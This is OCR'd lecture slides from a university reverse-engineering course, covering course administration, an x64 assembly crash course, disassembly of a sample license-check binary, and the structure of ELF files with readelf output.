REVERSE ENGINEERING – CLASS 0x00

ADMINISTRATIVE INFORMATION

Cristian Rusu

TABLE OF CONTENTS

WHO WE ARE

- **Cristian Rusu**
  - course
  - contact: cristian.rusu@unibuc.ro
  - class web page: https://cs.unibuc.ro/~crusu/re/index.html
- **Cristian-Cătălin Nicolae and Alexandru Mocanu**
  - lab work
  - contact
    - cristian-catalin.nicolae@unibuc.ro
    - alexandru.mocanu@s.unibuc.ro

ORGANIZATION AND EVALUATION

- **organization:**
  - 1h course / week
  - 2h lab work / 1 week
- **evaluation:**
  - 60% lab work during the semester
  - 40% final project (multiple RE tasks)
- **how to pass:**
  - > 50% for the lab work
    - you can miss (unannounced) a maximum of two lab session
    - lab sessions are mandatory to pass in the same year
  - > 50% final project
  - both are hard limits!

ORGANIZATION AND EVALUATION

- **for the course**
  - we talk about the big ideas in RE
  - concept/methods/techniques
  - here, the ideas are important
- **for the lab work: you will need a laptop to be able to run all the lab work during the semester**
  - practice, practice, practice
  - a lot of programming
  - Assembly x86
  - basic Windows/Linux/Git/python/C/OS knowledge is assumed

ORGANIZATION AND EVALUATION

- **the expected work-load**

2. Date despre disciplină

2.1. Denumirea disciplinei	Inginerie inversă şi tehnici de securizare a codului							
2.2. Titularul activităţilor de curs	Lector dr. Ruxandra-Florentina Olimid							
2.3. Titularul activităţilor de seminar / laborator / proiect	Lector dr. Ruxandra-Florentina Olimid							
2.4. Anul de studiu	II	2.5. Semestrul	II	2.6. Tipul de evaluare	E	2.7. Regimul disciplinei	Conţinut[1]	DS
							Obligativitate[2]	DI

3. Timpul total estimat (ore pe semestru al activităţilor didactice)

3.1. Număr de ore pe săptămână	**3**	din care: 3.2. curs	**1**	3.3. seminar/ laborator/ proiect	**2**
3.4. Total ore pe semestru	**30**	din care: 3.5. curs	**10**	3.6. SF	**20**
Distribuţia fondului de timp					**Ore**
3.4.1. Studiul după manual, suport de curs, bibliografie şi notiţe – nr. ore SI					56
3.4.2. Documentare suplimentară în bibliotecă, pe platformele electronice de specialitate şi pe teren					20
3.4.3. Pregătire seminare/ laboratoare/ proiecte, teme, referate, portofolii şi eseuri					70
3.4.4.Examinări					4
3.4.5. Alte activităţi					
3.7. Total ore studiu individual	150				
3.8. Total ore pe semestru	180				
3.9. Numărul de credite	6				

NO PLAGIARISM IS ALLOWED

- **you will fail the class**
- **you will be reported to the appropriate institutional offices**
- **NO copy/paste anywhere**
- **do not copy from your colleagues (responsibility is shared)**

STRUCTURE OF THE COURSE

- **Introduction to RE**
- **x86 crash course**
- **Static analysis**
- **Dynamic analysis**
- **Smashing the stack**
- **NX/DEP, ASLR, ROP**
- **RE for other platforms (not Win32 and Linux)**
- **Further topics**

OBJECTIVES

- **understand what an executable does and how it works**
- **go from binaries back to something resembling source code**
- **pitfall due to architecture and coding issues**
- **exploit binaries**

OBJECTIVES

- **you will be able to analyze a binary executable**
  - understand CPU execution
  - analyze CPU instructions
  - follow execution paths and logic
  - monitor the interactions with the OS and other software
  - in many ways, you will become a detective of some sort

OBJECTIVES

- **Jobs in:**
  - cybersecurity
  - malware analysis
  - gaming
  - academia/research
  - …
  - in general, RE boosts your profile

GENERAL REFERENCES

- **Radu Caragea, Binary Reverse Engineering And Analysis (2021), https://pwnthybytes.ro/unibuc_re**
- **Alex Gantman, In Defense of Reverse Engineering, https://againsthimself.medium.com/in-defense-of-reverse-engineering-e07fe19b26c**
- **Eldad Eilam, Reversing: Secrets of Reverse Engineering**
- **Jon Erickson, Hacking: The Art of Exploitation**
- **Bruce Dang et. al., Practical Reverse Engineering: x86, x64, ARM, Windows Kernel, Reversing Tools, and Obfuscation**

REVERSE ENGINEERING – CLASS 0x01

ASSEMBLY X64 CRASH COURSE

Cristian Rusu


RECAP

- **black-box analysis of binaries (Lab session 0x01)**
  - only interactions of the binary with other binaries, libraries, SO
- **white-box analysis of binaries**
  - assembly code analysis
- **gray-box analysis of binaries**
  - a combination of the two above


TABLE OF CONTENTS

FROM SOURCE CODE TO EXECUTION

- **în general (nu doar pentru Assembly)**



FROM SOURCE CODE TO EXECUTION




AN EXAMPLE

- **objdump –d checklicense**

```
0000000000000740 <main>:
 740:   55                      push   %rbp
 741:   48 89 e5                mov    %rsp,%rbp
 744:   48 83 ec 10             sub    $0x10,%rsp
 748:   89 7d fc                mov    %edi,-0x4(%rbp)
 74b:   48 89 75 f0             mov    %rsi,-0x10(%rbp)
 74f:   83 7d fc 02             cmpl   $0x2,-0x4(%rbp)
 753:   75 59                   jne    7ae <main+0x6e>
 755:   48 8b 45 f0             mov    -0x10(%rbp),%rax
 759:   48 83 c0 08             add    $0x8,%rax
 75d:   48 8b 00                mov    (%rax),%rax
 760:   48 89 c6                mov    %rax,%rsi
 763:   48 8d 3d ea 00 00 00    lea    0xea(%rip),%rdi        # 854 <_IO_stdin_used+0x4>
 76a:   b8 00 00 00 00          mov    $0x0,%eax
 76f:   e8 6c fe ff ff          callq  5e0 <printf@plt>
 774:   48 8b 45 f0             mov    -0x10(%rbp),%rax
 778:   48 83 c0 08             add    $0x8,%rax
 77c:   48 8b 00                mov    (%rax),%rax
 77f:   48 8d 35 ec 00 00 00    lea    0xec(%rip),%rsi        # 872 <_IO_stdin_used+0x22>
 786:   48 89 c7                mov    %rax,%rdi
 789:   e8 62 fe ff ff          callq  5f0 <strcmp@plt>
 78e:   85 c0                   test   %eax,%eax
 790:   75 0e                   jne    7a0 <main+0x60>
 792:   48 8d 3d e2 00 00 00    lea    0xe2(%rip),%rdi        # 87b <_IO_stdin_used+0x2b>
 799:   e8 32 fe ff ff          callq  5d0 <puts@plt>
 79e:   eb 1a                   jmp    7ba <main+0x7a>
 7a0:   48 8d 3d e4 00 00 00    lea    0xe4(%rip),%rdi        # 88b <_IO_stdin_used+0x3b>
 7a7:   e8 24 fe ff ff          callq  5d0 <puts@plt>
 7ac:   eb 0c                   jmp    7ba <main+0x7a>
 7ae:   48 8d 3d e4 00 00 00    lea    0xe4(%rip),%rdi        # 899 <_IO_stdin_used+0x49>
 7b5:   e8 16 fe ff ff          callq  5d0 <puts@plt>
 7ba:   b8 00 00 00 00          mov    $0x0,%eax
 7bf:   c9                      leaveq
 7c0:   c3                      retq
 7c1:   66 2e 0f 1f 84 00 00    nopw   %cs:0x0(%rax,%rax,1)
 7c8:   00 00 00
 7cb:   0f 1f 44 00 00          nopl   0x0(%rax,%rax,1)
```

AN EXAMPLE

- **hexeditor checklicense**



Intel 64 and IA-32 Architectures Software Developer Manuals,
http://www.intel.com/content/www/us/en/processors/architectures-software-developer-manuals.html

BINARY FILES

- **contain the machine code (not assembly)**
  - assembly = readable machine code
- **also headers and other information for the SO**
  - ELF
  - PE
  - WASM
- **(many) more details on binary files in the next class**

ASSEMBLY CRASH COURSE


- **the CPU consumes only machine code**
- **assembly = readable machine code**
  - but this is only for the sake of humans
- **assembly advantages**
  - produces fast code (no overhead)
  - fined grained control (cannot get any finer than this)
  - understand what the CPU/compiler does
- **assembly disadvantages**
  - in the beginning, it is hell on earth to write assembly code
  - steep learning curve, low productivity
  - hard to maintain large assembly repos
  - compiler may generate „better” code (it often does)

ASSEMBLY CRASH COURSE

- **registers**
- **instructions**
  - arithmetic
  - logic
  - memory access
  - control flow
- **flags**
- **the stack**
- **interrupts**

ACC: REGISTERS

- **like the „variables” in your code**



- **RIP: Instruction Pointer**
- **RSP: Stack Pointer; RBP: Base Pointer**
- **RDI, RSI: for arrays**

https://www.realworldtech.com/battle64-2003/4/

ACC: ARITHMETIC AND LOGIC

- MOV RAX, 2021 ; rax = 2021
- SUB RAX, RDX ; rax -= rdx
- AND RCX, RBX ; rcx &= rbx
- SHL RAX, 10 ; rax <<= 10
- SHR RAX, 10 ; rax >>= 10 (sign bit not preserved)
- SAR RAX, 10 ; rax >>= 10 (sign bit preserved)
- IMUL RAX, RCX ; rax = rax * rcx
- IMUL RCX ; <rdx:rax> = rax * rcx (128 bit mul)
- XOR RAX, RAX ; rax ^= rax
- LEA RCX, [RAX * 8 + RBX] ; rcx = rax * 8 + rb

ACC: MEMORY ACCESS

- MOV RAX, QWORD PTR [0x123456] ; rax = *(int64_t*) 0x123456
- MOV QWORD PTR [0x123456], RAX ; *(int64_t*) 0x123456 = rax

- MOV EAX, DWORD PTR [0x123456] ; rax = *(int32_t*) 0x123456
- MOV AL, BYTE PTR [0x123456] ; al = *(int8_t*) 0x123456

ACC: CONTROL FLOW

- JMP 0x1234 ; rip = 0x1234
- JMP [RAX] ; rip = *(int64_t) rax

- JZ/JE 0xABCD ; if (zf) rip = 0xabcd
- JNZ/JNE 0xABCD ; if (!zf) rip = 0xabcd


ACC: EFLAGS

- **Carry : Addition, Subtraction**
- **Zero: Last operation result was 0**
- **Sign : Last operation result was < 0**
- **Over: Last operation result was > $2^{\text{bit count}} - 1$**

```
TEST RAX, RBX      ; _ = rax & rbx; set SF, ZF, PF
                   ; useful when checking for null vals
                   ; and bit masks

CMP RAX, RBX       ; _ = rax - rbx
                   ; arithmetic comparisons
```

ACC: THE STACK

- **the memory space of a program**



ACC: THE STACK

- PUSH RAX ; rsp -= 8; *(int64_t*)rsp = rax;
- POP RAX ; rax = *(int64_t*)rsp; rsp += 8
- CALL 0x12345 ; PUSH RIP; JMP 0x12345
- RET ; POP RIP, return value is in RAX

- PUSH RBP ; save previous frame base
- MOV RBP, RSP ; move frame base to current top
- SUB RSP, 100 ; allocate 100 bytes on the stack
  ; "push new stack frame"
- MOV RBX, [RBP - 0x20] ; rbx = *(int64_t*)(rbp-0x20)
  ; use the allocated space for storage
- LEAVE ; MOV RSP, RBP ; POP RBP
  ; "pop current stack frame"

ACC: SYSCALLS

- **many syscalls**
  - execve,exit
  - file operations: open, close, read, write, delete
  - allocate/release memory (HEAP)
  - sockets
  - IPC

```
MOV RAX, 0x2                ; Choose syscall number 2 (open)
MOV RDI, [RSP + 0x10]       ; Set first argument to some stack value
SYSCALL                     ; Invoke kernel functionality
```

CONCLUSIONS

- **assembly is hard**
- **you do not need to become an expert**
- **you need to be able to read assembly code, not write it**
- **absolutely crucial for RE**

REFERENCES

- https://cs.unibuc.ro/~crusu/asc/labs.html
  - but this is 32 bit assembly, and it is at&t syntax
- **Binary Exploitation,** https://www.youtube.com/watch?v=iyAyN3GFM7A&list=PLhixgUqwRTjxglIswKp9mpkfPNfHkzyeN **, videos 0x00 - 0x04**
- **x64 Assembly and C++ Tutorial,** https://www.youtube.com/playlist?list=PL0C5C980A28FEE68D
- **Linux x64 Assembly Tutorial,** https://www.youtube.com/playlist?list=PLKK11Ligqiti8g3gWRtMjMgf1KoKDOvME

REVERSE ENGINEERING – CLASS 0x02

THE STRUCTURE OF ELF FILES

Cristian Rusu


LAST TIME

- **Assembly crash course**
- **compiler tricks**
- **lab session on assembly primer**

TODAY

- assembly in context
- the structure of binary files
- study of the ELF binaries
- PE for next week

FROM SOURCE CODE TO EXECUTION



https://slideplayer.com/slide/4695781/

BINARY FILES


- ELF/SO
- PE/DLL
- WASM
- machine code (assembly translated to CPU readable instructions) is only part of the executable
- all of them have some particular structure we need to understand to in order to execute the binary (ABI)

ELF BINARY

- Executable and Linkable Format (ELF)
  - Header
  - Content
    - Segments
    - Sections
    - Instructions/Data
- relatively recently introduced, from 1999 (standard from '80)
- standard for the Linux OS
  - binary executables
  - libraries
  - etc.

ELF BINARY

- structure of ELF binaries




Linker: places pointers to *sections* from the binary, not relevant at execution
Loader: places pointers to *segments* from the binary, used at execution

https://en.wikipedia.org/wiki/Executable_and_Linkable_Format

ELF BINARY

.text: machine code
.rodata: readonly data
.data: initialized data
.bss: uninitialized data
.init: init before main()
.plt: Procedure Linking Table
.got: Global Offset Table
.interp: "interpretor"



https://www.ics.uci.edu/~aburtsev/238P/hw/hw3-elf/hw3-elf.html

READELF SECTIONS

- describes *program headers*

our binary is called a2.out

```
└─$ readelf --program-headers a2.out

Elf file type is DYN (Shared object file)
Entry point 0x3a17e0
There are 11 program headers, starting at offset 64

Program Headers:
  Type           Offset             VirtAddr           PhysAddr
                 FileSiz            MemSiz              Flags  Align
  PHDR           0x0000000000000040 0x0000000000000040 0x0000000000000040
                 0x00000000000002d8 0x00000000000002d8  R      0x8
  INTERP         0x0000000000000318 0x0000000000000318 0x0000000000000318
                 0x000000000000001c 0x000000000000001c  R      0x1
      [Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]
  LOAD           0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x00000000000006c8 0x00000000000006c8  R      0x1000
  LOAD           0x0000000000001000 0x0000000000001000 0x0000000000001000
                 0x0000000003a093d 0x0000000003a093d  R E    0x1000
  LOAD           0x0000000003a2000 0x0000000003a2000 0x0000000003a2000
                 0x00000000001071a0 0x00000000001071a0  R      0x1000
  LOAD           0x0000000004a9de0 0x0000000004aade0 0x0000000004aade0
                 0x0000000000000280 0x0000000000000288  RW     0x1000
  DYNAMIC        0x0000000004a9df8 0x0000000004aadf8 0x0000000004aadf8
                 0x00000000000001e0 0x00000000000001e0  RW     0x8
  NOTE           0x0000000000002c4 0x0000000000002c4 0x0000000000002c4
                 0x0000000000000044 0x0000000000000044  R      0x4
```

...

READELF SECTIONS

- descrie *program headers*

```
  DYNAMIC        0x0000000004a9df8 0x0000000004aadf8 0x0000000004aadf8
                 0x00000000000001e0 0x00000000000001e0  RW     0x8
  NOTE           0x0000000000002c4 0x0000000000002c4 0x0000000000002c4
                 0x0000000000000044 0x0000000000000044  R      0x4
  GNU_EH_FRAME   0x0000000004a9010 0x0000000004a9010 0x0000000004a9010
                 0x0000000000000044 0x0000000000000044  R      0x4
  GNU_STACK      0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x0000000000000000 0x0000000000000000  RW     0x10
  GNU_RELRO      0x0000000004a9de0 0x0000000004aade0 0x0000000004aade0
                 0x0000000000000220 0x0000000000000220  R      0x1

 Section to Segment mapping:
  Segment Sections...
   00
   01     .interp
   02     .interp .note.gnu.build-id .note.ABI-tag .gnu.hash .dynsym .dynstr .gnu.version .
gnu.version_r .rela.dyn .rela.plt
   03     .init .plt .plt.got .text .fini
   04     .rodata .eh_frame_hdr .eh_frame
   05     .init_array .fini_array .dynamic .got .got.plt .data .bss
   06     .dynamic
   07     .note.gnu.build-id .note.ABI-tag
   08     .eh_frame_hdr
   09
   10     .init_array .fini_array .dynamic .got
```

READELF SECTIONS

- descrie *program headers*

```
└─$ readelf --section-headers a2.out
There are 37 section headers, starting at offset 0x4aaed0:

Section Headers:
  [Nr] Name              Type             Address           Offset
       Size              EntSize          Flags  Link  Info  Align
  [ 0]                   NULL             0000000000000000  00000000
       0000000000000000  0000000000000000           0     0     0
  [ 1] .interp           PROGBITS         00000000000002a8  000002a8
       000000000000001c  0000000000000000   A       0     0     1
  [ 2] .note.gnu.bui[...] NOTE            00000000000002c4  000002c4
       0000000000000024  0000000000000000   A       0     0     4
  [ 3] .note.ABI-tag     NOTE             00000000000002e8  000002e8
       0000000000000020  0000000000000000   A       0     0     4
  [ 4] .gnu.hash         GNU_HASH         0000000000000308  00000308
       0000000000000024  0000000000000000   A       5     0     8
  [ 5] .dynsym           DYNSYM           0000000000000330  00000330
       0000000000000138  0000000000000018   A       6     1     8
  [ 6] .dynstr           STRTAB           0000000000000468  00000468
       00000000000000a3  0000000000000000   A       0     0     1
  [ 7] .gnu.version      VERSYM           000000000000050c  0000050c
       000000000000001a  0000000000000002   A       5     0     2
  [ 8] .gnu.version_r    VERNEED          0000000000000528  00000528
       0000000000000020  0000000000000000   A       6     1     8
  [ 9] .rela.dyn         RELA             0000000000000548  00000548
```

...

READELF SECTIONS

- descrie *program headers*

```
  [27] .debug_aranges    PROGBITS         0000000000000000  004aa07f
       0000000000000030  0000000000000000           0     0     1
  [28] .debug_info       PROGBITS         0000000000000000  004aa0af
       0000000000000064  0000000000000000           0     0     1
  [29] .debug_abbrev     PROGBITS         0000000000000000  004aa113
       000000000000004d  0000000000000000           0     0     1
  [30] .debug_line       PROGBITS         0000000000000000  004aa160
       0000000000000077  0000000000000000           0     0     1
  [31] .debug_str        PROGBITS         0000000000000000  004aa1d7
       000000000000012c  0000000000000001  MS       0     0     1
  [32] .debug_loc        PROGBITS         0000000000000000  004aa303
       0000000000000059  0000000000000000           0     0     1
  [33] .debug_ranges     PROGBITS         0000000000000000  004aa35c
       0000000000000020  0000000000000000           0     0     1
  [34] .symtab           SYMTAB           0000000000000000  004aa380
       0000000000000768  0000000000000018          35    54     8
  [35] .strtab           STRTAB           0000000000000000  004aaae8
       0000000000000283  0000000000000000           0     0     1
  [36] .shstrtab         STRTAB           0000000000000000  004aad6b
       0000000000000160  0000000000000000           0     0     1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings), I (info),
  L (link order), O (extra OS processing required), G (group), T (TLS),
  C (compressed), x (unknown), o (OS specific), E (exclude),
  l (large), p (processor specific)
```

READELF HEADER

- describes the header

```
└─$ readelf -h a2.out
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF64
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              DYN (Shared object file)
  Machine:                           Advanced Micro Devices X86-64
  Version:                           0x1
  Entry point address:               0x3a17e0
  Start of program headers:          64 (bytes into file)
  Start of section headers:          4894416 (bytes into file)
  Flags:                             0x0
  Size of this header:               64 (bytes)
  Size of program headers:           56 (bytes)
  Number of program headers:         11
  Size of section headers:           64 (bytes)
  Number of section headers:         37
  Section header string table index: 36
```

.ELF...

READELF HEADER

- describes the header

```
└─$ readelf -h a2.out
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF64
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              DYN (Shared object file)
  Machine:                           Advanced Micro Devices X86-64
  Version:                           0x1
  Entry point address:               0x3a17e0
  Start of program headers:          64 (bytes into file)
  Start of section headers:          4894416 (bytes into file)
  Flags:                             0x0
  Size of this header:               64 (bytes)
  Size of program headers:           56 (bytes)
  Number of program headers:         11
  Size of section hea
  Number of section h
  Section header stri
```

```
└─$ hexdump a2.out -n 64
0000000 457f 464c 0102 0001 0000 0000 0000 0000
0000010 0003 003e 0001 0000 17e0 003a 0000 0000
0000020 0040 0000 0000 0000 aed0 004a 0000 0000
0000030 0000 0000 0040 0038 000b 0040 0025 0024
0000040
```

.ELF...

READELF HEADER

- **describes the header**

```
└─$ readelf -h a2.out
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF64
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              DYN (Shared object file)
  Machine:                           Advanced Micro Devices X86-64
  Version:                           0x1
  Entry point address:               0x3a17e0
  Start of program headers:          64 (bytes into file)
  Start of section headers:          4894416 (bytes into file)
  Flags:                             0x0
  Size of this header:               64 (bytes)
  Size of program headers:           56 (bytes)
  Number of program headers:         11
  Size of section headers:           64 (bytes)
  Number of section headers:         37
└─$ file a2.out
a2.out: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=18fbba2db7d9c5002d78d2b718dfab2e8ba84f3c, for GNU/Linux 3.2.0, with debug_info, not stripped
```

.ELF...

ELF BY HAND

```
# >>>>>>>>>>>>> ELF FILE HEADER <<<<<<<<<<<<<
                # All numbers (except in names) are in base sixteen (hexadecimal)
                # 00 <- number of bytes listed so far
7F 45 4C 46     # 04 e_ident[EI_MAG]: ELF magic number
01              # 05 e_ident[EI_CLASS]: 1: 32-bit, 2: 64-bit
   01           # 06 e_ident[EI_DATA]: 1: little-endian, 2: big-endian
      01        # 07 e_ident[EI_VERSION]: ELF header version; must be 1
         00     # 08 e_ident[EI_OSABI]: Target OS ABI; should be 0

00              # 09 e_ident[EI_ABIVERSION]: ABI version; 0 is ok for Linux
   00 00 00     # 0C e_ident[EI_PAD]: unused, should be 0
00 00 00 00     # 10

02 00           # 12 e_type: object file type; 2: executable
      03 00     # 14 e_machine: instruction set architecture; 3: x86, 3E: amd64
01 00 00 00     # 18 e_version: ELF identification version; must be 1

54 80 04 08     # 1C e_entry: memory address of entry point (where process starts)
34 00 00 00     # 20 e_phoff: file offset where program headers begin

00 00 00 00     # 24 e_shoff: file offset where section headers begin
00 00 00 00     # 28 e_flags: 0 for x86

34 00           # 2A e_ehsize: size of this header (34: 32-bit, 40: 64-bit)
      20 00     # 2C e_phentsize: size of each program header (20: 32-bit, 38: 64-bit)
01 00           # 2E e_phnum: #program headers
      28 00     # 30 e_shentsize: size of each section header (28: 32-bit, 40: 64-bit)

00 00           # 32 e_shnum: #section headers
      00 00     # 34 e_shstrndx: index of section header containing section names

# >>>>>>>>>>>>> ELF PROGRAM HEADER <<<<<<<<<<<<<

01 00 00 00     # 38 p_type: segment type; 1: loadable

54 00 00 00     # 3C p_offset: file offset where segment begins
54 80 04 08     # 40 p_vaddr: virtual address of segment in memory (x86: 08048054)

00 00 00 00     # 44 p_paddr: physical address of segment, unspecified by 386 supplement
0C 00 00 00     # 48 p_filesz: size in bytes of the segment in the file image ##########

0C 00 00 00     # 4C p_memsz: size in bytes of the segment in memory; p_filesz <= p_memsz
05 00 00 00     # 50 p_flags: segment-dependent flags (1: X, 2: W, 4: R)

00 10 00 00     # 54 p_align: 1000 for x86

# >>>>>>>>>>>>> PROGRAM SEGMENT <<<<<<<<<<<<<

B8 01 00 00 00  # 59 eax <- 1 (exit)
BB 00 00 00 00  # 5E ebx <- 0 (param)
CD 80           # 60 syscall >> int 80
```

ELF header + machine code for EXIT program

Handmade Linux x86 executables, https://www.youtube.com/watch?v=XH6jDiKxod8
https://dacvs.neocities.org/1exit

AN EXERCISE

```
└─$ ls -al a2.out
-rwxr-xr-x 1 kali kali 4896784 Jan 20 16:52 a2.out
```

```
└─$ readelf -h a2.out
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF64
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              DYN (Shared object file)
  Machine:                           Advanced Micro Devices X86-64
  Version:                           0x1
  Entry point address:               0x3a17e0
  Start of program headers:          64 (bytes into file)
  Start of section headers:          4894416 (bytes into file)
  Flags:                             0x0
  Size of this header:               64 (bytes)
  Size of program headers:           56 (bytes)
  Number of program headers:         11
  Size of section headers:           64 (bytes)
  Number of section headers:         37
  Section header string table index: 36
```

where is the header entry for the .text section?

AN EXERCISE

- **readelf –S a2.out**

```
[14] .text             PROGBITS         00000000000010b0  000010b0
       00000000003a0881  0000000000000000  AX       0     0     16
```

- **start of section header (StOSH): 4894416 bytes (sau 0x4AAED0)**
- **index of section .text: 14**
- **size of section headers (SiOSH): 64 bytes**

- **header for .text starts at:**
  - StOSH + 14 x SiOSH = 4895312 = 0x4AB250
  - there is a structure there which described the properties
    - https://github.com/torvalds/linux/blob/master/include/uapi/linux/elf.h
    - struct is *elf32_shdr* or *elf64_shdr*

EXECUTING A STATIC BINARY

- **syscall for execution**
  - EXEC
- **reads the header of the binary**
- **all LOAD directive are executed**
- **execution resumes at *entry point address* (*_start* and then *main()*)**

https://man7.org/linux/man-pages/man3/exec.3.html

STATIC OR DYNAMIC BINARY

- **simbols are references (to functions and variable) in binaries**
  - nm a2.out
  - in gdb when you do „break main”, main here is a symbol
    - function name is there in the file, but not essential to execution
  - remove the symbols by „strippping” the binary
    - stripping symbols
    - debug and RE are much more difficult
    - binaries with smaller size
- **static linking**
  - libraries symbols are included in the binary at link time
- **dynamic linking**
  - links to symbols are added by linker and the loader resolves the links
  - resolving symbols at runtime

gcc test.c -o test -static

```
└─$ file a2.out
a2.out: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=18fbba2db7d9c5002d78d2b718dfab2e8ba84f3c, for GNU/Linux 3.2.0, with debug_info, not stripped
```

STATIC OR DYNAMIC BINARY

- **dynamic linking**
  - for example: libc.so
  - done dynamically by linker
  - Machine code is in a shared memory location

  - when do you compute symbol addresses? *binding*
    - when binary is executed *immediate binding*
    - when symbol is used for the first time *lazy binding*

  - shared libraries
    - lib + name + -major + .minor + so
      - libc-2.31.so
    - lib + name + .so + major
      - libc.so.6

STATIC OR DYNAMIC BINARY

- **for these reasons, multiple running times are affected**
  - compile time
    - one time
    - codul este absolut (*absolute code*)

  - load time
